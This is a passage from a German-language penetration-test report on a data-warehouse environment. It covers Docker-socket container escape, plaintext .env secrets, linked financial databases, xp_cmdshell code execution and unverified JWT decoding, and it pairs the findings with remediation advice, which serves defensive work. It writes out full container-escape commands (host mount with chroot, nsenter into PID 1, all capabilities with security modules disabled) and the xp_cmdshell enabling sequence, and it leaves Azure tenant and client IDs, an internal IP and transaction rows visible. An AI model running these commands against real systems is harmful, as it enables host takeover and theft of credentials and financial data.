Die Einbindung im `traefik`-Container ist schreibgeschützt, was den Schreibzugriff auf den Host verhindert. Die Einbindung im `dwhapp`-Container hingegen ist nicht auf schreibgeschützt beschränkt, was vollen Schreibzugriff auf das Host-System ermöglicht.

Um die Schwachstelle auszunutzen, kann ein Docker-Container innerhalb des Docker-Containers gestartet werden, der den Docker-Socket eingebunden hat. Es gibt drei Hauptmethoden:

1. Das Host-Dateisystem als root des Container-Dateisystems einbinden, um vollen Lese- und Schreibzugriff auf das Dateisystem des Hosts zu erlangen:

   ```
   docker run -it -v /:/host/ ubuntu:18.04 chroot /host/ bash
   ```

2. Einen Container mit dem `--privileged`-Flag ausführen und den Namespace des Hosts verwenden. Dann in die Namespaces des Prozesses mit pid 1 (init Prozess) eintreten, um eine Shell zu öffnen und vollen Zugriff auf den Host zu erlangen:

   ```
   root@dwh:/app/dwh# docker run -it --rm --pid=host --privileged ubuntu bash
   ```

```
root@875131f22cb3:/# nsenter --target 1 --mount --uts --ipc --net --pid --
bash
```

- `--mount`: In den Mount-Namespace eintreten.
- `--uts`: In den UTS (Unix Time-sharing System)-Namespace eintreten.
- `--ipc`: In den IPC (Inter-Process Communication)-Namespace eintreten.
- `--net`: In den Netzwerk-Namespace eintreten.
- `--pid`: In den PID-Namespace eintreten.

3. Einen Container ohne `--privileged`-Flag ausführen, das Host-Dateisystem als root des Container-Dateisystems einbinden und die Namespaces des Hosts verwenden, um vollen Zugriff auf den Host zu erlangen:

```
root@dwh:/app/dwh# docker run -it -v /:/host/ --cap-add=ALL --security-opt
apparmor=unconfined --security-opt seccomp=unconfined --security-opt
label:disable --pid=host --userns=host --uts=host --cgroupns=host ubuntu
chroot /host/ bash
```

- `--cap-add=ALL`: Fügt dem Container alle Kernel-Fähigkeiten hinzu, wodurch er root-ähnliche Privilegien erhält.
- `--security-opt apparmor=unconfined`: Deaktiviert AppArmor, ein Sicherheitsmodul des Linux-Kernels, für den Container. Dies ermöglicht es dem Container, die Beschränkungen von AppArmor zu umgehen.
- `--security-opt seccomp=unconfined`: Deaktiviert seccomp, eine Sicherheitsfunktion des Linux-Kernels, für den Container. Dies ermöglicht es dem Container, Systemaufrufe ohne Einschränkungen auszuführen.
- `--security-opt label:disable`: Deaktiviert die SELinux (Security-Enhanced Linux)-Kennzeichnung für den Container. Dies ermöglicht es dem Container, auf Ressourcen ohne SELinux-Beschränkungen zuzugreifen.
- `--pid=host`: Weist Docker an, den PID-Namespace des Hosts zu verwenden, was es dem Container ermöglicht, die Prozesse des Hosts zu sehen und mit ihnen zu interagieren.
- `--userns=host`: Weist Docker an, den Benutzer-Namespace des Hosts zu verwenden, was es dem Container ermöglicht, auf die Benutzerkonten und Berechtigungen des Hosts zuzugreifen und diese zu manipulieren.
- `--uts=host`: Weist Docker an, den UTS (Unix Time-sharing System)-Namespace des Hosts zu verwenden, was es dem Container ermöglicht, auf den Hostnamen und den Domainnamen des Hosts zuzugreifen und diese zu manipulieren.

- `--cgroupns=host`: Weist Docker an, den Cgroup-Namespace des Hosts zu verwenden, was es dem Container ermöglicht, auf die Cgroup-Einstellungen des Hosts zuzugreifen und diese zu manipulieren.

Diese Konfiguration stellt ein erhebliches Sicherheitsrisiko dar, da sie es einem Angreifer möglicherweise ermöglicht, aus dem Container auszubrechen und die Kontrolle über das Host-System zu übernehmen.




Figure 7.2 Aus einer Root-Shell im Docker-Container führt der Angriff zu einer Root-Shell auf dem Host-System.

Auswirkung

- **Container-Escape**: Ein Angreifer mit Zugriff auf den Docker-Socket innerhalb des Containers kann die Docker-API verwenden, um neue Container zu starten, die mit erhöhten Privilegien ausgeführt werden oder auf sensible Teile des Host-Dateisystems zugreifen können. Dies kann zu einem vollständigen Container-Escape und einer Kompromittierung des Host-Systems führen.
- **Privilegieneskalation**: Die Docker-API kann verwendet werden, um Befehle als Root-Benutzer auf dem Host auszuführen, wodurch ein Angreifer effektiv Privilegien eskalieren und alle Aktionen ausführen kann, die der Root-Benutzer ausführen kann.
- **Unbefugter Zugriff**: Wenn ein Angreifer die Kontrolle über den Docker-Socket erlangt, kann er auf andere Container zugreifen und diese manipulieren, die auf demselben Host laufen. Dies umfasst das Lesen sensibler Daten, das Stoppen kritischer Dienste und das Einfügen von bösartigem Code.
- **Dienstunterbrechung**: Das Manipulieren der Docker-Umgebung kann zu Denial-of-Service-Angriffen führen, bei denen der Angreifer laufende Container und Dienste stoppt oder stört, was zu möglichen Ausfällen und Dienstunterbrechungen führt.

Empfehlung

- **Vermeidung der Einbindung des Docker-Sockets**: Binden Sie den Docker-Socket nur dann in Container ein, wenn dies unbedingt erforderlich ist. Bewerten Sie alternative Ansätze, um die erforderliche Funktionalität zu erreichen, ohne den Docker-Socket freizulegen.
- **Docker-API mit ordnungsgemäßer Authentifizierung verwenden**: Wenn der Zugriff auf die Docker-API erforderlich ist, verwenden Sie ordnungsgemäße Authentifizierungs- und Autorisierungsmechanismen. Stellen Sie sicher, dass die API über einen sicheren

Kanal exponiert wird und der Zugriff auf vertrauenswürdige Entitäten beschränkt ist.

- **Implementierung des Prinzips der minimalen Rechte**: Stellen Sie sicher, dass Container mit den minimal erforderlichen Rechten ausgeführt werden. Vermeiden Sie es, Container mit --privileged oder übermäßigen Fähigkeiten auszuführen. Verwenden Sie spezifische Fähigkeiten nur, wenn dies erforderlich ist.
- **Verwendung von Namespaces und Cgroups**: Nutzen Sie die Namespace- und Cgroup-Isolationsfunktionen von Docker, um den Umfang und die Auswirkungen eines potenziellen Container-Escapes zu begrenzen. Diese Funktionen bieten eine zusätzliche Sicherheitsebene, indem sie Container vom Host und voneinander isolieren.

Weiterführende Informationen

- HackTricks: Docker Breakout / Privilege Escalation [https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-security/docker-breakout-privilege-escalation]
- CIS Docker Benchmark v.1.6.0 [https://www.cisecurity.org/benchmark/docker]

5.6. Finding 24-4:6: Secrets in Environment File

Die Umgebungsdateien des Hostsystems unter `/home/core/dwh/.env` enthalten Klartext-Geheimnisse.

MITTEL - 5.7

Attack Vector	Local
Attack Complexity	Low
Privileges Required	High
User Interaction	None
Scope	Changed
Confidentiality	Low
Integrity	Low
Availability	Low

Vorbedingung

Der Angreifer muss sich im internen Netzwerk von Example befinden und autorisiert sein, um auf die dwh-Maschine zugreifen zu können.

Beschreibung

Die Umgebungsdateien auf den Hostmaschinen dwh-dev.example.com, dwh-qa.example.com und dwh.example.com unter `/home/core/dwh/.env` enthalten Klartext-Geheimnisse, einschließlich Datenbank-Benutzernamen und -Passwörtern, Client-Secrets und Mail-Benutzergeheimnissen.

```
LIQUIBASE_LOGLEVEL=INFO
LIQUIBASE_DRIVER=com.microsoft.sqlserver.jdbc.SQLServerDriver

LIQUIBASE_CHANGELOGFILE=changelog/dbchangelog.xml
LIQUIBASE_USERNAME=SA
LIQUIBASE_PASSWORD=[redacted]
LIQUIBASE_URL=jdbc:sqlserver://dwh-dev-master.[redacted] 1433;databaseName=[redacted]DWH;integratedSecurity=fal
se;encrypt=false;trustServerCertificate=true;

LIQUIBASE_MASTER_CHANGELOGFILE=changelog/dbchangelog_master.xml
LIQUIBASE_MASTER_USERNAME=SA
LIQUIBASE_MASTER_PASSWORD=[redacted]
LIQUIBASE_MASTER_URL=jdbc:sqlserver://dwh-dev-master.[redacted]:1433;databaseName=master;integratedSecurit
y=false;encrypt=false;trustServerCertificate=true;

LIQUIBASE_FS_LOCATION=C:\Data\[redacted]DWH
LIQUIBASE_FIBUSERVER_HOST=10.130.32.123\D130675
LIQUIBASE_FIBUSERVER_UID=[redacted]dwh
LIQUIBASE_FIBUSERVER_PASSWORD=[redacted]
LIQUIBASE_DBLOGIN_PASSWORD_INITIAL=[redacted]
LIQUIBASE_DBLOGIN_PASSWORD=[redacted]
LIQUIBASE_DBLOGIN_READER_PASSWORD=[redacted]

TIMEZONE=Europe/Vienna

CERT_RESOLVER=[redacted]

DOMAIN=[redacted]
PROXY_URL=[redacted]
DWH_URL=[redacted]
DWH_PORT=6151
OAUTH_PROXY_URL=[redacted]
OAUTH_PROXY_PORT=4180

AZURE_TENANT_ID=e96afb08-eeaf-49be-90d6-526571a42d8a
PROVIDERS_OIDC_ISSUER_URL=https://login.microsoftonline.com/e96afb08-eeaf-49be-90d6-526571a42d8a/v2.0
PROVIDERS_OIDC_CLIENT_SECRET=[redacted]
PROVIDERS_OIDC_CLIENT_ID=1e875508-090d-4f5b-bb02-c837a71f5bf4


COOKIE_SECRET=[redacted]

DWH_DB_SERVER=[redacted]
DWH_DEBUG=False
DWH_DWHETL_VOLUME=/home/core/dwh/docker/dwhetl/

SMTP_HOST=smtp.office365.com
SMTP_PORT=587
SMTP_TLS=true
SMTP_USERNAME=[redacted]
SMTP_PASSWORD=[redacted]
SMTP_OAUTH2_CLIENT_ID=b6fbff7e-635e-4282-b205-09f67cf902da
SMTP_OAUTH2_CLIENT_SECRET=[redacted]
SMTP_OAUTH2_AUTHORITY=https://login.microsoftonline.com/e96afb08-eeaf-49be-90d6-526571a42d8a
SMTP_RECIPIENTS=[redacted]

DWH_STAGE=DEV

DOCKER_IMAGE_VERSION=feature_DWH-467_alerting
DOCKER_REGISTRY_REF=[redacted]
```

Figure 8.1 Inhalt der .env-Datei mit Geheimnissen

Die Dateiberechtigungen sind so eingestellt, dass sie von allen Benutzern gelesen werden können.

```
[redacted]dwh-dev /home/core # ls -la ./dwh/.env
-rw-r--r--. 1 core core 2266 Jun  6 16:22 ./dwh/.env
```

Figure 8.2 Weltweit lesbare .env-Datei

Wenn ein Angreifer Zugang zu diesen Informationen erhält, kann er sie nutzen, um auf verbundene Systeme und Ressourcen zuzugreifen und sie anzugreifen.

Auswirkung

- **Unbefugter Zugriff**: Wenn ein Angreifer Zugang zur Umgebungsdatei erhält, kann er problemlos sensible Geheimnisse abrufen. Dies könnte zu unbefugtem Zugriff auf Datenbanken, APIs und andere kritische Dienste führen.
- **Datenverlust**: Kompromittierte Geheimnisse können zu Datenverlust führen, bei dem sensible Informationen abgerufen, geändert oder exfiltriert werden. Dies kann schwerwiegende rechtliche und finanzielle Folgen haben.
- **Seitliche Bewegung**: Angreifer mit Zugriff auf Klartext-Geheimnisse können diese nutzen, um sich seitlich im Netzwerk zu bewegen und zusätzliche Systeme und Dienste zu kompromittieren.
- **Phishing-Angriffe per E-Mail**: Die kompromittierten SMTP-Geheimnisse können verwendet werden, um Phishing-E-Mails zu erstellen, die von einem vertrauenswürdigen internen Absender zu stammen scheinen, was zu weiteren Sicherheitsvorfällen führen kann.

Empfehlung

- **Verwendung eines Geheimnisverwaltungstools**: Implementieren Sie eine Lösung zur Verwaltung von Geheimnissen wie HashiCorp Vault, um sensible Geheimnisse sicher zu speichern und zu verwalten.
- **Zugriffskontrollen**: Beschränken Sie den Zugriff auf die `.env`-Datei durch entsprechende Dateiberechtigungen. Stellen Sie sicher, dass nur die notwendigen Anwendungsprozesse und Benutzer Lesezugriff auf diese Datei haben.
- **Rotation von Zugangsdaten**: Drehen Sie Datenbank-Zugangsdaten, Client-Secrets und Mail-Benutzergeheimnisse, um die Auswirkungen eines möglichen Sicherheitsvorfalls zu minimieren.

Weiterführende Informationen

- Vault [https://www.vaultproject.io/]

5.7. Finding 24-4:7: Verlinkte Datenbanken mit Finanzdaten in MSSQL

Die DWH MSSQL-Datenbank ist mit einem anderen SQL-Datenbankserver verlinkt. Dieser Server enthält sensible Finanzdaten über Example.

HOCH - 7.9

Attack Vector	Local
Attack Complexity	Low
Privileges Required	High
User Interaction	None
Scope	Changed
Confidentiality	High
Integrity	High
Availability	None

Vorbedingung

Der Angreifer muss Zugriff auf den MSSQL-Datenbankserver haben.

Beschreibung

Die DWH MSSQL-Datenbank ist mit einem anderen SQL-Datenbankserver verlinkt. Verlinkte Datenbanken ermöglichen Abfragen, die Daten aus mehreren externen Quellen kombinieren. Diese Funktion könnte genutzt werden, um Abfragen auf entfernten Datenbankservern ohne explizite Authentifizierung auszuführen.




Figure 9.1 Verlinkter SQL-Datenbankserver

In diesem Szenario hatte der Benutzer keine Berechtigung, Befehle auf der Maschine auszuführen, konnte jedoch auf die Datenbanken auf dem Server zugreifen und die darin enthaltenen Daten einsehen, wobei er sich ausschließlich auf die in der `.env`-Datei gefundenen MSSQL-Anmeldeinformationen stützte (siehe Finding 24-4:6). Diese Datenbanken enthalten potenziell sensible Finanzdaten im Zusammenhang mit Example, die den Zeitraum von 2020 bis Juni 2024 abdecken.

```
2> SELECT * FROM OPENQUERY("fc-mssql.[redacted]', 'SELECT ID,  BELEGDATUM,
3~ BRUTTOBETRAG, ZAHLART FROM [redacted]DW ORDER BY BELEGDATUM DESC');
4> go
ID          BELEGDATUM              BRUTTOBETRAG            ZAHLART
----------- ----------------------- ----------------------- ----------------------

      31867 2024-07-09 00:00:00.000              10483.3100 Überweisung
      32049 2024-07-02 00:00:00.000                199.0000 Kreditkarte
      35582 2024-06-23 00:00:00.000                669.7300 Überweisung
      35890 2024-06-11 00:00:00.000               3422.4400 Lastschrift
      35891 2024-06-10 00:00:00.000                 58.3100 Überweisung
      35892 2024-06-10 00:00:00.000               1153.0000 Überweisung
      35888 2024-06-10 00:00:00.000                178.4000 Paypal
      35894 2024-06-10 00:00:00.000              17491.5000 Überweisung
      35895 2024-06-10 00:00:00.000              64850.6400 Überweisung
      35896 2024-06-10 00:00:00.000              36281.7000 Überweisung
      35897 2024-06-10 00:00:00.000              12077.7900 Überweisung
      35889 2024-06-07 00:00:00.000                236.8100 Paypal
      35885 2024-06-07 00:00:00.000               2000.0000 Überweisung
      35877 2024-06-07 00:00:00.000                 25.0000 Kreditkarte
      35880 2024-06-07 00:00:00.000                 10.4900 Paypal
      35881 2024-06-07 00:00:00.000                 71.4000 Kreditkarte
      35883 2024-06-07 00:00:00.000                 60.0000 Kreditkarte
      35878 2024-06-06 00:00:00.000               4399.2400 Überweisung
      35879 2024-06-06 00:00:00.000                147.0500 Überweisung
      35874 2024-06-06 00:00:00.000                 94.5000 Überweisung
      35875 2024-06-06 00:00:00.000                 87.9500 Lastschrift
      35867 2024-06-06 00:00:00.000                 60.1500 Kreditkarte
      35869 2024-06-06 00:00:00.000                 16.1600 Überweisung
      35871 2024-06-06 00:00:00.000                215.8400 Überweisung
      35863 2024-06-06 00:00:00.000                892.5000 Überweisung
      35853 2024-06-05 00:00:00.000                 83.4200 Paypal
      35851 2024-06-05 00:00:00.000                 50.0000 Überweisung
      35824 2024-06-05 00:00:00.000                306.1700 Paypal
      35825 2024-06-05 00:00:00.000                 39.9200 Paypal
```

Figure 9.2 Die verlinkte Datenbank speichert Finanzdaten von Februar 2020 bis Juni 2024.

Diese Verlinkung setzt potenziell sensible Finanzinformationen einem unbefugten Zugriff aus.

Auswirkung

- **Datenexposition**: Die Verlinkung von Datenbanken erhöht das Risiko eines unbefugten Zugriffs auf sensible Finanzdaten. Wenn die DWH MSSQL-Datenbank kompromittiert wird, könnte der Angreifer potenziell auf die verlinkte Datenbank und die darin enthaltenen Finanzinformationen zugreifen.
- **Schwächung der Sicherheitsgrenze**: Das Verlinken von Datenbanken kann die Sicherheitsgrenzen zwischen verschiedenen Datensätzen schwächen. Sensible Finanzdaten sollten isoliert und mit strengen Zugriffskontrollen geschützt werden.
- **Compliance-Risiken**: Der Umgang mit Finanzdaten erfordert die Einhaltung verschiedener regulatorischer und Compliance-Standards. Unzureichender Schutz dieser Daten könnte zu Nichteinhaltung und potenziellen rechtlichen Konsequenzen führen.

Empfehlung

- **Überprüfung und Zugriffsbeschränkung**: Führen Sie eine gründliche Überprüfung der Notwendigkeit der Verlinkung der Datenbanken durch. Beschränken Sie den Zugriff nur auf diejenigen Benutzer und Systeme, die ihn unbedingt benötigen. Stellen Sie sicher, dass geeignete Authentifizierungs- und Autorisierungsmechanismen vorhanden sind.
- **Starke Zugriffskontrollen implementieren**: Wenden Sie robuste Zugriffskontrollen auf die verlinkten Datenbanken an. Verwenden Sie Rollen und Berechtigungen, um sicherzustellen, dass nur autorisierte Benutzer auf die sensiblen Finanzdaten zugreifen können.
- **Überwachung und Audit**: Implementieren Sie Protokollierung und Überwachung, um den Zugriff auf die verlinkten Datenbanken zu verfolgen. Überprüfen Sie diese Protokolle regelmäßig, um unbefugte Zugriffsversuche zu erkennen und darauf zu reagieren.
- **Datentrennung**: Trennen Sie, wenn möglich, die sensiblen Finanzdaten von anderen Datensätzen. Erwägen Sie die Verwendung dedizierter Datenbankserver für sensible Informationen, um die Sicherheit zu erhöhen.
- **Verschlüsselung**: Stellen Sie sicher, dass Daten im Ruhezustand und während der Übertragung verschlüsselt sind. Verwenden Sie branchenübliche Verschlüsselungsmethoden, um sensible Finanzdaten vor unbefugtem Zugriff zu schützen.

5.8. Finding 24-4:8: Authentifizierte Remote Code Execution in MSSQL

Befehlsinjektion in der MSSQL-Datenbank ist aufgrund übermäßiger Berechtigungen des Benutzers `SA` möglich. Dies führt zu Remote Code Execution (RCE).

MITTEL - 6.3

Attack Vector	Local
Attack Complexity	Low
Privileges Required	Low
User Interaction	None
Scope	Changed
Confidentiality	Low
Integrity	Low
Availability	Low

Vorbedingung

Der Angreifer muss Zugriff auf den MSSQL-Datenbankserver mit einem Benutzerkonto haben, das die Berechtigungen zum Aktivieren der `xp_cmdshell`-Prozedur hat.

Beschreibung

Eine Befehlsinjektions-Schwachstelle wurde in den DWH MSSQL Server 2019-Konfigurationen von dwh-dev-master.example.com, dwh-qa-master.example.com und dwh.example.com identifiziert.

Ein Angreifer mit Zugriff auf die Datenbank kann die `xp_cmdshell`-Prozedur aktivieren und beliebige Befehle ausführen, was zu einer Remote Code Execution führt. Die Schwachstelle besteht, weil die MSSQL-Datenbankkonfiguration die Aktivierung der `xp_cmdshell`-Prozedur ermöglicht und der Benutzer mit den in der `.env`-Datei gefundenen Anmeldeinformationen (siehe Finding 24-4:6) die erforderlichen Berechtigungen dazu hat.

```
1> EXEC xp_cmdshell 'whoami';
2> go
Msg 15281, Level 16, State 1, Server dwh-dev-master, Procedure xp_cmdshell, Line 1
SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component
is turned off as part of the security configuration for this server. A system administrator can enable the
use of 'xp_cmdshell' by using sp_configure. For more information about enabling 'xp_cmdshell', search for '
xp_cmdshell' in SQL Server Books Online.
1> EXEC sp_configure 'show advanced options', 1;
2> RECONFIGURE;
3> EXEC sp_configure 'xp_cmdshell', 1;
4> RECONFIGURE;
5> go
Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
1> EXEC xp_cmdshell 'whoami';
2> go
output


----------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------
----------------------------------------
nt service\mssqlserver


NULL



(2 rows affected)
1>
```

Figure 10.1 Aktivierung der `xp_cmdshell`-Prozedur

Die Ausführung von `whoami` liefert Details über den Benutzerkontext und die Berechtigungen, mit denen die Befehle auf dem Server ausgeführt werden.

```
1> EXECUTE xp_cmdshell 'whoami'
2> EXECUTE xp_cmdshell 'whoami /priv'
3> go
output
----------------------------------------------------------------------------------------------------------------
nt service\mssqlserver
NULL

(2 rows affected)
output
----------------------------------------------------------------------------------------------------------------
NULL
BERECHTIGUNGSINFORMATIONEN
--------------------------
NULL
Berechtigungsname             Beschreibung                                          Status
============================= ==================================================== ===========
SeAssignPrimaryTokenPrivilege Ersetzen eines Tokens auf Prozessebene                Deaktiviert
SeIncreaseQuotaPrivilege      Anpassen von Speicherkontingenten für einen Prozess   Deaktiviert
SeChangeNotifyPrivilege       Auslassen der durchsuchenden Überprüfung              Aktiviert
SeManageVolumePrivilege       Durchführen von Volumewartungsaufgaben                Aktiviert
SeImpersonatePrivilege        Annehmen der Clientidentität nach Authentifizierung   Aktiviert
SeCreateGlobalPrivilege       Erstellen globaler Objekte                            Aktiviert
SeIncreaseWorkingSetPrivilege Arbeitssatz eines Prozesses vergrößern                Deaktiviert
NULL
```

Figure 10.2 Ausführung von `whoami` über `xp_cmdshell`

Die Ausgabe von `whoami /priv` zeigt, dass die Befehle als Benutzer `nt service\mssqlserver` ausgeführt werden. Dieses Konto ist ein Dienstkonto mit nur eingeschränkten Rechten. Die für einen Angreifer interessanten Berechtigungen sind folgende:

- **SeManageVolumePrivilege**: Erlaubt dem Dienst, Wartungsaufgaben für Volumes durchzuführen, die zur Manipulation von Datenträgern verwendet werden können.

- **SeImpersonatePrivilege**: Erlaubt dem Dienst, nach der Authentifizierung Clients zu imitieren, was zum Zugriff auf Ressourcen und Daten ohne ordnungsgemäße Autorisierung genutzt werden kann.

Ein Angreifer könnte möglicherweise diese Berechtigungen nutzen, um ohne weitere Autorisierung Zugriff auf Daten und Ressourcen zu erlangen. Es gibt fertige Exploits, die diese Schwachstellen ausnutzen (siehe Weiterführende Informationen).

Auswirkung

- **Remote Code Execution (RCE)**: Ein Angreifer kann beliebige Befehle injizieren, die auf dem System ausgeführt werden. Dies kann zur Ausführung von Schadcode auf dem Server führen.
- **Privilege Escalation**: Ein Angreifer kann die aktivierten Berechtigungen nutzen, um seine Rechte weiter zu erhöhen und möglicherweise Administratorzugriff auf das System zu erlangen.
- **Datenleck**: Ein Angreifer kann die Berechtigung `SeImpersonatePrivilege` oder `SeManageVolumePrivilege` nutzen, um ohne ordnungsgemäße Autorisierung auf sensible Daten und Ressourcen zuzugreifen, was zu einem potenziellen Datenleck führt.
- **Systeminstabilität**: Ein Angreifer kann die Berechtigung `SeManageVolumePrivilege` nutzen, um Datenträger zu manipulieren, was möglicherweise zu Systeminstabilität und Datenverlust führt.
- **Komplette Systemkompromittierung**: Ein Angreifer kann einen Exploit für die Berechtigung `SeImpersonatePrivilege` nutzen, was möglicherweise zu einer vollständigen Kompromittierung des Systems führt.

Empfehlung

- **Sichere Konfiguration**: Beschränken Sie den Zugriff auf `xp_cmdshell` (und andere Prozeduren) auf nur notwendige Benutzer. Implementieren Sie eine sichere Konfiguration und Härtung der MSSQL-Datenbank, einschließlich der Einschränkung von Berechtigungen und des Zugriffs auf sensible Systemressourcen (siehe CIS MSSQL Server 2019 Benchmark [https://www.cisecurity.org/benchmark/microsoft_sql_server] für Härtungsempfehlungen).
- **Reduzierung der Berechtigungen**: Reduzieren Sie die Berechtigungen des MSSQL-Server-Dienstkontos auf das notwendige Minimum und widerrufen Sie unnötige Berechtigungen wie `SeImpersonatePrivilege`, `SeManageVolumePrivilege` und `SeCreateGlobalPrivilege`. Implementieren Sie ein Modell mit minimalen Rechten, um den Zugriff auf sensible Ressourcen und Daten zu beschränken.
- **Zugriffskontrolle und Trennung**: Implementieren Sie Mechanismen zur Zugriffskontrolle, um sensible Daten und Ressourcen vom MSSQL-Server-Dienstkonto

zu trennen. Beschränken Sie den Zugriff auf sensible Bereiche des Systems, wie z.B. Systemdateien, Verzeichnisse und Registrierungseinstellungen.

Weiterführende Informationen

- `xp_cmdshell`-Prozedur [https://learn.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/xp-cmdshell-transact-sql?view=sql-server-ver16]
- Windows-Berechtigungen [https://learn.microsoft.com/en-us/windows/win32/secauthz/privilege-constants]
- CIS Microsoft SQL Server 2019 Benchmark v 1.4.0 [https://www.cisecurity.org/benchmark/microsoft_sql_server]
- RottenPotato, Windows-Exploit für `SeImpersonatePrivilege` [https://github.com/breenmachine/RottenPotatoNG]
- Juicy-Potato, Windows-Exploit für `SeImpersonatePrivilege` [https://github.com/ohpe/juicy-potato]
- Rogue-Potato, Windows-Exploit für `SeImpersonatePrivilege` [https://k4sth4.github.io/Rogue-Potato/]

5.9. Finding 24-4:9: Unsichere Autorisierung durch JWT

Die Art und Weise, wie ein Benutzer und seine Rolle aus dem JWT des Requests extrahiert werden, ist nicht sicher.

MITTEL - 5.1

Attack Vector	Local
Attack Complexity	Low
Privileges Required	High
User Interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	Low
Availability	None

Vorbedingung

Um die Schwachstelle auszunutzen, benötigt man Zugriff auf den Host-Server.

Beschreibung

Die DWH-Anwendung nutzt OAuth2 über Microsoft zur Authentifizierung. Jede nicht authentifizierte Anfrage wird über den installierten *traefik proxy* an einen *quay oauth proxy* Server weitergeleitet. Der *oauth proxy* übernimmt das Anmeldeverfahren und erstellt sowohl ein *oauth2_proxy Cookie* als auch ein *JWT*. Der *traefik proxy* aktualisiert dann die Anfrage mit dem *JWT* und sendet sie an die DWH-Anwendung. Es enthält Autorisierungsinformationen aus dem Beispiel AD/Entra ID. Diese Informationen werden in der DWH-Anwendung extrahiert und verwendet, um zu bestimmen, welche Seiten und Daten ein Benutzer einsehen darf.




Figure 11.1 Sequenzdiagramm des Autorisierungsflusses

Der folgende Codeausschnitt enthält die Funktion *extract_user_from_request* im dwh/frontend/auth/auth.py Skript [https://git.example.com/dwh/DWHPY/-/blob/82d7bae38ca3f7fa193f61697355e488ebf7fd43/dwh/frontend/auth/auth.py].

Er enthält mehrere Probleme, die mit einem # ! Kommentar markiert sind:

Listing 11.1 auth.py

```
24 def extract_user_from_request():
25     bearer_token = request.headers.get("Authorization")
26     if bearer_token:
27         # ! Könnte durch Überprüfung verbessert werden, ob "Bearer" im
   bearer_token enthalten ist und entsprechend aufgeteilt wird
28         jwt_token = bearer_token[7:]
29         # ! Signatur wird nicht überprüft: Dies ermöglicht einem
   Angreifer, das JWT in beliebiger Weise zu ändern, einschließlich der
   zugewiesenen Rollen
30         decoded_jwt_token = jwt.decode(jwt_token,
   options={"verify_signature": False})
31         # ! Sensible Informationen wie ein (dekodiertes) JWT sollten
   nicht in den Logs gespeichert werden
32         __logger.debug("JWT-Token: %s", decoded_jwt_token)
33         name = decoded_jwt_token.get("name", "")
34         email = decoded_jwt_token.get("email", "")
35         # Rollen werden durch Gruppenzuweisung (dwh_roles) und direkte
   Rollenvergabe (roles) zusammengeführt
